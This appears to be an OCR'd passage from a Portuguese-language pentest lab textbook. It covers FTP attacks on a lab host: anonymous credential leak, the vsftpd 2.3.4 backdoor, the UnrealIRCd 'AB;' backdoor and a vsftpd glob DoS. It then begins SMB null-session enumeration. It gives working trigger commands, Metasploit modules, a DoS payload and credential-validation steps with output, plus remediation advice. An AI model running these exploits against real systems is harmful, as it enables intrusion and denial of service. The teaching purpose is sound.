- **fierce** — reconhecimento DNS voltado a localizar hosts não contíguos, iniciando por transferência de zona. Licença: código aberto (GPLv3).
- **dig** / **host** — clientes DNS de linha de comando do pacote `dnsutils` (BIND utils); usados aqui para expor o mecanismo do AXFR. Licença: código aberto (MPL 2.0 / ISC).
- **nmap** — varredor de redes e portas; identifica o serviço na porta 53 e tenta a transferência via script NSE `dns-zone-transfer`. Licença: código aberto (NPSL, derivada da GPL).
- **BIND9** — servidor DNS autoritativo da ISC, o software-alvo deste capítulo. Licença: código aberto (MPL 2.0).

Referências

- LEWIS, Edward; HOFFMAN, Paul. **RFC 5936: DNS Zone Transfer Protocol (AXFR)**. IETF, jun. 2010. Disponível em: https://www.rfc-editor.org/rfc/rfc5936. Acesso em: 11 jul. 2026.
- MOCKAPETRIS, Paul. **RFC 1035: Domain Names — Implementation and Specification**. IETF, nov. 1987. Disponível em: https://www.rfc-editor.org/rfc/rfc1035. Acesso em: 11 jul. 2026.
- DUPONT, Francis; MORRIS, Stephen; VIXIE, Paul; EASTLAKE, Donald; GUDMUNDSSON, Olafur; WELLINGTON, Brian. **RFC 8945: Secret Key Transaction Authentication for DNS**

(TSIG). IETF, nov. 2020. Disponível em: https://www.rfc-editor.org/rfc/rfc8945. Acesso em: 11 jul. 2026.

- INTERNET SYSTEMS CONSORTIUM. **BIND 9 Administrator Reference Manual**. Disponível em: https://bind9.readthedocs.io/. Acesso em: 11 jul. 2026.
- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda; OREBAUGH, Angela. **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.


Capítulo 5 — FTP: anônimo, backdoor (2.3.4) e negação de serviço

Todo administrador jura que "aquele FTP é só interno, ninguém acha". Você vai achar em dez segundos — e vai achar três. O alvo não expõe um servidor de arquivos, mas **três**, cada um com um pecado diferente: o primeiro vaza credenciais sem pedir senha, o segundo entrega a máquina inteira com dois caracteres, e o terceiro sabe fazer o host inteiro parar de responder. Este capítulo abre as três portas, uma de cada vez.

O **FTP (File Transfer Protocol)** é um protocolo dos anos 1970, sem cifragem, que ainda povoa redes internas para trocas rápidas de arquivo. Justamente por ser antigo e onipresente, ele acumula versões vulneráveis e configurações relaxadas — e o alvo `projeto*meu*deus` reúne três casos clássicos numa mesma varredura. O caminho começa, como sempre, pelo reconhecimento.

Recon: os três FTPs do alvo

A ferramenta líder aqui é o **nmap**. Uma varredura de versão (`-sV`) sobre a faixa de portas de FTP do alvo revela que ele não expõe *um* servidor de arquivos, mas três — cada um com um pecado diferente:



O alvo expõe três FTPs: 2.3.4 (backdoor), 2.3.2 (DoS por glob) e o anônimo interno.

O alvo expõe três FTPs: 2.3.4 (backdoor), 2.3.2 (DoS por glob) e o anônimo interno.

```
nmap -sV -p21,2100,2121 10.137.0.24
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
2100/tcp open  ftp     vsftpd 2.3.2
2121/tcp open  ftp     vsftpd
```

Guarde o mapa, porque ele organiza o capítulo. A porta **2121** é o FTP interno de verdade, aberto ao anônimo — o vazamento de credenciais que abre a primeira seção. A **21** anuncia `vsftpd 2.3.4`, a versão célebre pelo **backdoor de 2011 (CVE-2011-2523)**, que não vaza segredo nenhum: entrega a máquina inteira. E a **2100** anuncia `vsftpd 2.3.2`, vulnerável a uma **negação de serviço (CVE-2011-0762)** que sabe derrubar o host.

Fica desde já a primeira lição de enumeração, que vale para as três: **o banner é apenas texto**. Nada garante que o serviço da 21 seja de fato o vsftpd 2.3.4 original — pode ser um banner forjado sobre outro binário — nem que a 2121, sem versão declarada, seja inofensiva. O pentester confirma cada porta pelo **comportamento**, não pela etiqueta. É o que faremos com cada uma.

FTP anônimo: o corredor das credenciais (porta 2121)

O modo **anônimo (anonymous)** do FTP permite que qualquer um faça login com o usuário `anonymous` e uma senha qualquer — pensado para distribuir arquivos públicos, é rotineiramente

configurado de forma perigosa demais. No alvo, o módulo `mod*ftp*` *instala o **vsftpd** na 2121 e o desconfigura em três frentes que se somam. Primeiro, libera o login anônimo (`*anonymous*enable=YES`). Segundo — e aqui mora o desastre — habilita a **escrita anônima** (`write*enable=YES*`, `*anon*upload_enable=YES`), permitindo que um visitante sem conta suba arquivos no servidor. Terceiro, alguém do time "esqueceu" um lembrete dentro do diretório público, com credenciais reais.

O script NSE `ftp-anon`, da **NSE (Nmap Scripting Engine)**, confirma a entrada sem senha e já lista o diretório:

```
nmap -p2121 --script ftp-anon 10.137.0.24
2121/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp            88 leia-me.txt
```

A linha `Anonymous FTP login allowed (FTP code 230)` é o veredito: entrada liberada, e o diretório `pub` listado — com o `leia-me.txt` à vista — sem que você digitasse uma senha. O cliente **ftp** do Kali serve para entender o mecanismo do protocolo; conecte, informe `anonymous` e qualquer coisa como senha:

```
ftp 10.137.0.24 2121
220 Bem-vindo ao FTP interno (vsftpd)
Name (10.137.0.24:kali): anonymous
331 Please specify the password.
230 Login successful.
ftp> get pub/leia-me.txt
226 Transfer complete.
ftp> bye
```

O `220 ... 230 Login successful` é o handshake do FTP. Na prática, porém, você raramente clica arquivo a arquivo — pede à ferramenta que **espelhe** o diretório inteiro. O **wget** faz isso de forma recursiva e não interativa, e o troféu cai no seu disco:


```
wget -r ftp://anonymous:kali@10.137.0.24:2121/pub/ -P loot/
cat loot/10.137.0.24/pub/leia-me.txt
Backup do servidor. Lembrete pro time:
  banco:   webapp / webapp123
  servico: servico / servico123
APAGAR ISTO DEPOIS.
```

Ao contrário de outros módulos, o FTP anônimo não guarda uma `FLAG{...}`: o prêmio são **credenciais reais** — e credenciais valem mais que qualquer flag, porque abrem outras portas da máquina. Antes de sair, confirme a segunda falha subindo um arquivo qualquer para `pub`: o `226 Transfer complete` de um `put` prova a **escrita anônima**. Se esse diretório fosse servido por um servidor web — arranjo comum quando FTP e HTTP compartilham a árvore —, o upload de um `.php` viraria execução remota de código; no alvo, a app web mora em `/var/www` e o FTP em `/srv/ftp`, então o upload aqui é a prova de conceito, e a exploração via web fica para o Capítulo 11.

O verdadeiro dano do FTP anônimo não está no FTP — está no **reúso de credenciais (credential reuse)**. O bilhete entregou `servico / servico123`, e `servico` é uma conta de sistema real do alvo. Um pentester nunca assume: valida. A ferramenta de força para provar a credencial contra outro serviço é o **hydra**:

```
hydra -l servico -p servico123 ssh://10.137.0.24
[22][ssh] host: 10.137.0.24   login: servico   password: servico123
1 of 1 target successfully completed, 1 valid password found
```

Credencial confirmada. Com o par válido em mãos, o pivô para uma **shell interativa** é imediato (`ssh servico@10.137.0.24` → `uid=1003(servico)`), e é dela que o Capítulo 21 parte para escalar até `root`.



Pivô do FTP ao SSH: um arquivo esquecido vaza a credencial que abre o shell.

O diagrama resume o ciclo: acesso anônimo, coleta de credenciais, validação e o salto para um serviço que dá shell. Um login sem senha num FTP "só interno" terminou em controle da máquina. Mas essa foi a via longa — a próxima porta chega ao mesmo lugar num único passo.

O backdoor do vsftpd 2.3.4: a máquina inteira (porta 21)

Existe um exploit que cabe num sorriso. Você digita dois caracteres — `:)` — no campo de usuário da porta 21, e uma porta nova se abre do outro lado da máquina, servindo uma shell de `root` sem pedir senha. Em julho de 2011, o pacote de código-fonte do **vsftpd (Very Secure FTP Daemon)** foi adulterado no próprio site oficial: alguém inseriu um **backdoor (porta dos fundos)** na versão **2.3.4** que, ao detectar a sequência `:)` no nome de usuário, abria uma **bind shell** — um interpretador escutando na rede — na porta **6200/tcp**, com privilégios de **root**. O autor do vsftpd, Chris Evans, detectou a adulteração em dias, e a falha virou a **CVE-2011-2523** — e uma aula permanente sobre **segurança da cadeia de suprimentos (supply chain)**: não basta o software ser seguro; o canal por onde ele chega também precisa ser.


A ferramenta que transforma um número de versão em munição é o **searchsploit**, o índice local do **Exploit-DB** que já vem no Kali:

```
searchsploit vsftpd 2.3.4
vsftpd 2.3.4 - Backdoor Command Execution         | unix/remote/17491.rb
```

Antes de automatizar, cabe a lição de ceticismo do recon: **banner é texto**. A confirmação honesta vem do comportamento, e o do backdoor é trivial de testar à mão com o **nc (Netcat)**. Conduza o login com um usuário terminando em `:)` e, em outro terminal, conecte-se à 6200:

```
nc 10.137.0.24 21
220 (vsFTPd 2.3.4)
USER hacker:)
331 Please specify the password.
nc 10.137.0.24 6200
id
uid=0(root) gid=0(root) groups=0(root)
```

Sem banner, sem pedido de senha: um prompt mudo que responde `uid=0(root)`. Essa é a assinatura de uma bind shell de root. Entendido o mecanismo, a forma do arsenal é o **Metasploit Framework**, que encapsula gatilho, conexão e sessão em três linhas:



Metasploit dispara o gatilho e abre a sessão de shell root pela porta 6200.

Metasploit dispara o gatilho e abre a sessão de shell root pela porta 6200.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.137.0.24
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root) groups=0(root)
[*] Command shell session 1 opened (10.137.0.21:41003 -> 10.137.0.24:6200)
```

A linha `Command shell session 1 opened` entrega uma **shell interativa de root**. O módulo `mod_vsftpd234` deixa uma flag legível apenas por `root`, capturável só com o privilégio recém-obtido — é o que o `test-lab.sh` valida:

```
cat /root/flag_ftp_backdoor.txt
FLAG{ftp_vsftpd234_backdoor_9f3c1a20}
```

Como o binário original adulterado é malware histórico e não existe mais nos repositórios, o laboratório **emula** o mecanismo na porta 21 — mas a superfície, o gatilho e o resultado são idênticos aos da falha de 2011. Diferente do FTP anônimo, aqui não houve coleta de credenciais nem pivô: o backdoor pulou a cadeia inteira. Você não é `servico`; é `root` desde o primeiro segundo, e não há privilégio a escalar porque não há privilégio acima.

Backdoor do vsftpd 2.3.4: dois caracteres abrem um shell root — sem a cadeia longa de credenciais.

Backdoor do vsftpd 2.3.4: dois caracteres abrem um shell root — sem a cadeia longa de credenciais.

O que sobra é **pós-exploração** com poder total, e é o cenário que mais assusta um defensor: acesso máximo com **origem confiável** — o backdoor veio dentro de um software legítimo, baixado do site oficial. Nenhuma senha forte teria impedido isto.

O vsftpd não foi vítima única desse tipo de sabotagem. Em 2010, o mesmo roteiro atingiu o **UnrealIRCd 3.2.8.1**, um servidor de IRC popular: o pacote distribuído no site oficial foi adulterado com um backdoor (**CVE-2010-2075**) que executa como comando de shell qualquer dado iniciado pela sequência `AB;`. O alvo expõe esse serviço na porta **6667**, e o gatilho é tão direto quanto o do vsftpd — com o `nc`, um `AB;` seguido de um comando roda no servidor:

```
printf 'AB;id; cat ~/flag.txt\n' | nc 10.137.0.24 6667
uid=1005(ircd) gid=1005(ircd) groups=1005(ircd)
FLAG{irc_unrealircd_5e8b12a0}
```

A forma do arsenal é o módulo `exploit/unix/irc/unreal*ircd*3281_backdoor` do Metasploit, que usa exatamente o mesmo prefixo `AB;` para entregar um shell reverso. Aqui o serviço roda como `ircd`, um usuário sem privilégio — ao contrário do vsftpd, que era `root` —, então este backdoor é um foothold que ainda pede a escalação do Capítulo 21. Dois serviços diferentes, o mesmo pecado de origem: **quando o canal de distribuição é comprometido, a confiança no software vira a própria porta de entrada.**

Resta a terceira porta de FTP, a 2100, que não dá shell nem vaza segredo — mas sabe fazer a máquina inteira parar.

Negação de serviço por glob (porta 2100)

Nem todo ataque quer roubar um segredo ou abrir uma shell. Alguns querem apenas que a máquina **pare**. Uma **negação de serviço (DoS, _Denial of Service_)** é o ataque contra o "A" da tríade **CIA (Confidencialidade, Integridade, Disponibilidade)**: em vez de ler ou alterar dados, o atacante torna o sistema **indisponível** — a classe central em cenários de *cyberwarfare* e extorsão. Antes de disparar, um aviso que vale a seção inteira: **negação de serviço não se testa sem autorização escrita e explícita**.

A porta 2100 anuncia um vsftpd **2.3.2**. Versões anteriores à 2.3.3 sofrem do **CVE-2011-0762**: a função `vsf*filename*passes_filter`, em `ls.c`, processa **expressões glob** (padrões com `*`, `?`, `[...]`, `{...}`) *de forma descuidada. Um cliente autenticado — e o alvo aceita anônimo na 2100 — pode enviar um `LIST` ou `NLST` com um glob patológico, construído para explodir em custo de processamento, causando exaustão de CPU e de slots de processo (process slot exhaustion)*: o servidor consome todo o processador e todas as entradas da tabela de processos, ao ponto de nem o administrador conseguir abrir uma sessão nova.

O recon isola a versão (`nmap -sV -p2100` → `vsftpd 2.3.2`) e o `searchsploit vsftpd denial` confirma que a falha é catalogada. Vale a **diretriz do arsenal**: o Kali não traz uma ferramenta *dedicada* a este DoS. Quando não há tool pronta, o pentester constrói o gatilho à mão com o **nc** — que é, ao mesmo tempo, a exploração e a demonstração do mecanismo. Faça o login anônimo e envie um `NLST` cujo padrão combine chaves com uma sequência de coringas:

DoS por glob (CVE-2011-0762): um padrão malicioso esgota CPU e processos — o 'A' da tríade CIA.

DoS por glob (CVE-2011-0762): um padrão malicioso esgota CPU e processos — o 'A' da tríade CIA.

```
printf 'USER anonymous\r\nPASS kali@lab\r\nNLST {a,b,c}*a*a*a*\r\n' | nc 10.137.0.24 2100
220 (vsFTPd 2.3.2)
230 Login successful.
150 Here comes the directory listing.
```

A resposta para em `150 Here comes the directory listing.` — o `226` de conclusão nunca chega, porque o servidor mergulhou na expansão do glob e não volta. Do lado do atacante, a prova é o silêncio: repita o recon que segundos antes respondia num piscar, e ele trava (`open|filtered` e *timeout* no lugar do banner). Um DoS **não tem `FLAG{...}` para capturar** — o objetivo *é* a indisponibilidade —, e o `test-lab.sh` reflete isso: apenas confirma o banner vulnerável e **não** dispara o ataque, para não derrubar a própria bancada de validação. A prova do estrago se mede por dentro; se você preservou a shell de `servico` da primeira seção, a carga do sistema salta:

```
servico@alvo:~$ uptime
 14:23:10 up 1:08,  2 users,  load average: 48.71, 12.30, 4.10
servico@alvo:~$ ps aux | wc -l
-bash: fork: retry: Resource temporarily unavailable
```

O `fork: Resource temporarily unavailable` é a assinatura do **esgotamento de slots de processo**: o sistema não cria mais processos, nem para o administrador legítimo. A máquina não foi invadida — foi **sufocada**. No lab, o `mod*ftpdos*` *contém o dano na* cgroup *do serviço e o auto-limita a cerca de dois minutos, para a aula ser repetível; um `systemctl restart ftpdos` acelera a volta. Configurado para um **DoS "duro"** (sem limite, sem auto-recuperação), só um* snapshot_ restaura a VM — que é o comportamento de um DoS real: ele não termina quando o atacante cansa, mas quando alguém intervém. A versão distribuída, o **DDoS (DoS distribuído)**, multiplica isso por milhares de origens, e é por isso que, num teste profissional, DoS costuma ser **explicitamente excluído do escopo** ou reservado a uma janela de manutenção combinada.

Remediação

As três portas partilham a raiz — FTP legado, anônimo e desatualizado — e a defesa combina o específico de cada falha com o arquitetural comum.

- **Desligar o anônimo e a escrita.** No `vsftpd.conf`, `anonymous*enable=NO`; se o anônimo for indispensável, mantenha-o somente-leitura (`write*enable=NO`, `anon*upload*enable=NO`) e nunca sobre a raiz de um servidor web.
- **Atualizar o vsftpd.** Uma versão atual do repositório é limpa: fecha de uma vez o backdoor 2.3.4 (qualquer versão pós-2011) e o DoS por glob (2.3.3 ou superior). Manter pacotes atualizados via `apt` elimina esta e milhares de outras falhas conhecidas.
- **Verificar a integridade do que se baixa.** O episódio de 2011 seria detectado na hora por quem conferisse a **assinatura GPG** ou o **hash** publicado antes de compilar. Automatize essa verificação na cadeia de build.
- **Não tratar servidor de arquivos como cofre.** O `leia-me.txt` é o pecado capital: credenciais em texto claro num diretório legível. Segredos vivem num cofre (vault), nunca num arquivo "para apagar depois" — e **não se reutilizam entre serviços**: se `servico123` não valesse para o SSH, o vazamento não teria virado shell.
- **Limitar recursos e conexões.** No systemd, `TasksMax=`, `CPUQuota=` e `MemoryMax=` confinam um serviço para que ele não consuma o host; na borda, **rate limiting** e teto de conexões absorvem tentativas de exaustão. Um **firewall** de negação padrão bloqueia portas anômalas como a 6200 do backdoor, e um **IDS** alerta sobre elas.
- **Trocar FTP por SFTP ou FTPS, e não expor o legado.** O FTP trafega tudo em texto claro; prefira SFTP (sobre SSH) ou FTPS (sobre TLS), e restrinja por firewall o acesso a origens conhecidas. Rodar serviços sob contas sem privilégio, e não como `root`, teria contido o estrago do backdoor.
- **Monitorar disponibilidade.** Alertas de carga, contagem de processos e *health check* transformam um DoS silencioso em incidente detectado em minutos.

Com as três portas de FTP esgotadas — vazamento anônimo, backdoor e negação de serviço —, o arsenal se volta para a próxima grande superfície de compartilhamento da rede, tão faladora quanto o FTP e bem mais rica em informação: o SMB.

Ferramentas citadas

- **nmap** — varredor de portas e serviços; com `-sV` mapeia os três FTPs e suas versões, com o script NSE `ftp-anon` detecta o login anônimo, e no pós-ataque evidencia o serviço fora do ar. Licença: código aberto (NPSL, derivada da GPL).
- **ftp** — cliente de linha de comando do protocolo FTP; usado para entender o mecanismo (banner, login, transferência). Licença: código aberto (BSD).
- **wget** — utilitário não interativo de download; espelha recursivamente diretórios FTP/HTTP. Licença: código aberto (GPLv3).
- **hydra (THC-Hydra)** — força bruta e validação de credenciais em rede; aqui prova o par vazado contra o SSH. Licença: código aberto (AGPLv3 com cláusula própria).
- **searchsploit** — busca local no banco do Exploit-DB; traduz uma versão em exploits candidatos (backdoor e DoS). Licença: código aberto (GPLv2).

- **nc (Netcat / ncat)** — utilitário de conexões TCP/UDP; fala o protocolo FTP à mão para provar o backdoor e montar o glob patológico do DoS. Licença: código aberto (a variante `ncat`, do projeto Nmap, sob NPSL).
- **Metasploit Framework** — o módulo `exploit/unix/ftp/vsftpd*234*backdoor` automatiza o gatilho e a captura da shell de root. Licença: BSD de 3 cláusulas (edição community).
- **vsftpd** — servidor FTP para Unix; as versões 2.3.4 (backdoor) e 2.3.2 (DoS) são os alvos históricos deste capítulo. Licença: código aberto (GPLv2).
- **UnrealIRCd** — servidor de IRC para Unix; a versão 3.2.8.1 teve o tarball adulterado com o backdoor da CVE-2010-2075, explorável com `nc` ou pelo módulo `unreal*ircd*3281_backdoor` do Metasploit. Licença: código aberto (GPLv2).

Referências

- POSTEL, Jon; REYNOLDS, Joyce. **RFC 959: File Transfer Protocol (FTP)**. Internet Engineering Task Force, 1985. Disponível em: https://www.rfc-editor.org/rfc/rfc959. Acesso em: 11 jul. 2026.
- NMAP PROJECT. **ftp-anon NSE script**. Disponível em: https://nmap.org/nsedoc/scripts/ftp-anon.html. Acesso em: 11 jul. 2026.
- MITRE. **CVE-2011-2523: vsftpd 2.3.4 backdoor command execution**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523. Acesso em: 11 jul. 2026.
- MITRE. **CVE-2011-0762: vsftpd vsf_filename_passes_filter glob denial of service**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0762. Acesso em: 12 jul. 2026.
- EVANS, Chris. **Alert: vsftpd download backdoored**. Anúncio do autor do vsftpd, jul. 2011. Disponível em: https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html. Acesso em: 12 jul. 2026.
- RAPID7. **vsftpd 2.3.4 Backdoor Command Execution (Metasploit module)**. Disponível em: https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd*234*backdoor/. Acesso em: 12 jul. 2026.
- MITRE. **CVE-2010-2075: UnrealIRCd 3.2.8.1 backdoor command execution**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075. Acesso em: 15 jul. 2026.
- CLOUDFLARE. **What is a denial-of-service (DoS) attack?** Cloudflare Learning Center. Disponível em: https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/. Acesso em: 12 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 6 — Samba / SMB

Um servidor de arquivos é o coração informal de qualquer rede corporativa: é onde as planilhas de folha, os backups e os "só coloquei aqui rapidinho" acabam parando. Quando esse servidor fala **SMB** e abre a porta para convidados, ele deixa de ser um cofre e vira um mural público. Neste capítulo você vai bater na porta 445 do alvo, entrar sem senha, ler o que não deveria e, pela mesma porta, listar os nomes de usuário da máquina — o primeiro passo de todo ataque de credenciais que vem depois.

A falha: SMB aberto ao convidado e à sessão nula

O protocolo **SMB (Server Message Block)** — implementado no mundo Unix pelo **Samba** — serve compartilhamentos de arquivos e impressoras sobre as portas 139 (NetBIOS) e 445 (SMB direto). Duas configurações herdadas do passado o tornam perigoso quando mal ajustado.

A primeira é o **acesso de convidado (guest access)**: um compartilhamento marcado como `guest ok = yes` aceita qualquer cliente sem autenticação, mapeando-o para uma conta anônima do sistema. A segunda é a **sessão nula (null session)**: a possibilidade de abrir uma sessão SMB com usuário e senha vazios e, por ela, consultar os serviços de RPC do servidor — em especial o **SAMR**, que enumera as contas de usuário do domínio ou da máquina. Um servidor que permite os dois entrega, de graça, o conteúdo dos compartilhamentos públicos e a lista de alvos para o próximo ataque de senha.

No alvo do laboratório, o módulo `mod_samba` do `provision.sh` reproduz exatamente esse cenário. Ele instala o Samba, batiza a máquina de `FILESERVER`, liga `map to guest = Bad User` e `restrict anonymous = 0` e publica três compartilhamentos: `publico` (leitura e escrita para convidado), `privado` (restrito ao usuário `msfadmin`) e `backup` (restrito ao usuário `backupsvc`, guardando a flag do capítulo). A porta está aberta, a sessão nula liberada e uma senha fraca esperando para ser adivinhada.

Recon: mapeando o serviço com nmap

O reconhecimento começa confirmando que o SMB está no ar e descobrindo o que ele revela sem autenticação. O **nmap**, com sua coleção de scripts NSE `smb-*`, faz as duas coisas de uma vez.

```
nmap -p139,445 --script "smb-os-discovery,smb-security-mode,smb-enum-shares,smb-enum-users" 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
Host is up (0.00038s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.17.12-Debian)
|   Computer name: fileserver
|   NetBIOS computer name: FILESERVER\x00
|_  FQDN: fileserver
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|_  message_signing: disabled (dangerous, but default)
| smb-enum-shares:
|   account_used: guest
|   \\10.137.0.24\publico:
|     Comment: Publico (guest)
```

```
|     Anonymous access: READ/WRITE
|   \\10.137.0.24\privado:
|     Comment: Setor administrativo
|_    Anonymous access: <none>
```


Três informações valem ouro. O banner confirma **Samba em Debian**; a assinatura de mensagens (`message signing`) está desabilitada; e o compartilhamento `publico` aceita acesso anônimo de **leitura e escrita**. É o convite para a próxima fase.

Exploração: enumeração total com enum4linux-ng

Antes de mergulhar em cada ferramenta especializada, vale disparar o canhão de enumeração SMB do Kali. O **enum4linux-ng** — reescrita moderna do clássico `enum4linux` — reúne, numa só passada, tudo o que uma sessão anônima consegue arrancar: nome NetBIOS, sistema, política de senhas, grupos, compartilhamentos e, crucialmente, os usuários via RPC.

```
enum4linux-ng -A 10.137.0.24
 ========================================
|    Target Information for 10.137.0.24    |
 ========================================
[*] NetBIOS computer name: FILESERVER
[*] Server string: Servidor de Arquivos
 ==================================
|    Shares via RPC on 10.137...    |
 ==================================
[+] publico   (Disk)  READ, WRITE   Publico (guest)
[+] privado   (Disk)                Setor administrativo
[+] backup    (Disk)                Backups (restrito)
 ====================================
|    Users via RPC on 10.137.0.24     |
 ====================================
[+] Found 2 domain user(s):
    FILESERVER\msfadmin   (rid: 1000)
    FILESERVER\backupsvc  (rid: 1001)
```

Num único comando o quadro se desenha: três compartilhamentos, dois usuários locais (`msfadmin` e `backupsvc`) e a informação de que `publico` está aberto para escrita. O resto do capítulo é aprofundar cada pista com a ferramenta certa.



Exploração SMB: da sessão nula ao compartilhamento restrito com a flag.

A figura acima resume esse ciclo de exploração — do reconhecimento à captura da flag — que agora percorremos etapa por etapa.

Listando e vasculhando compartilhamentos com smbclient e smbmap

O **smbclient** é o cliente SMB de linha de comando do próprio Samba, o equivalente a um `ftp` para compartilhamentos. Com a opção `-L` ele lista o que o servidor oferece; `-N` dispensa a senha (sessão sem autenticação).

```
smbclient -N -L //10.137.0.24
        Sharename       Type      Comment
```

```
        ---------       ----      -------
        publico         Disk      Publico (guest)
        privado         Disk      Setor administrativo
        backup          Disk      Backups (restrito)
        IPC$            IPC       IPC Service (Servidor de Arquivos)
```

Para ver de relance **quais** compartilhamentos são legíveis ou graváveis sem precisar entrar em cada um, o **smbmap** é mais direto — ele já traz a coluna de permissões e sabe listar o conteúdo recursivamente com `-R`.

```
smbmap -H 10.137.0.24 -u guest -p '' -R publico
[+] IP: 10.137.0.24:445  Name: 10.137.0.24
        Disk        Permissions     Comment
        ----        -----------     -------
        publico     READ, WRITE     Publico (guest)
        .\publico\*
        fr--r--r--   45   notas.txt
```

Existe um arquivo `notas.txt` no compartilhamento de convidados. Basta conectar como convidado e baixá-lo — o smbclient entra no compartilhamento como um shell de FTP:

```
smbclient -N //10.137.0.24/publico -c 'get notas.txt -'
Dica: a app web esta na porta 80; o FTP na 21.
```

O arquivo é inofensivo em si, mas confirma o ponto: um anônimo lê e escreve no servidor de arquivos. O compartilhamento `privado`, ao contrário, exige autenticação — tentar entrar com sessão nula devolve `NT*STATUS*ACCESS_DENIED`. Para abri-lo, faltam credenciais. É aí que entra a sessão nula pela RPC.

Enumerando usuários pela sessão nula com rpcclient

O **rpcclient**, também parte do Samba, fala diretamente com os serviços RPC do servidor. Abrindo uma sessão nula (`-N` sem senha, `-U%` com usuário vazio), invoca-se o comando `enumdomusers` do serviço SAMR para listar todas as contas — exatamente o que o `test-lab.sh` valida neste módulo.

```
rpcclient -N -U% 10.137.0.24 -c enumdomusers
user:[msfadmin] rid:[0x3e8]
user:[backupsvc] rid:[0x3e9]
```

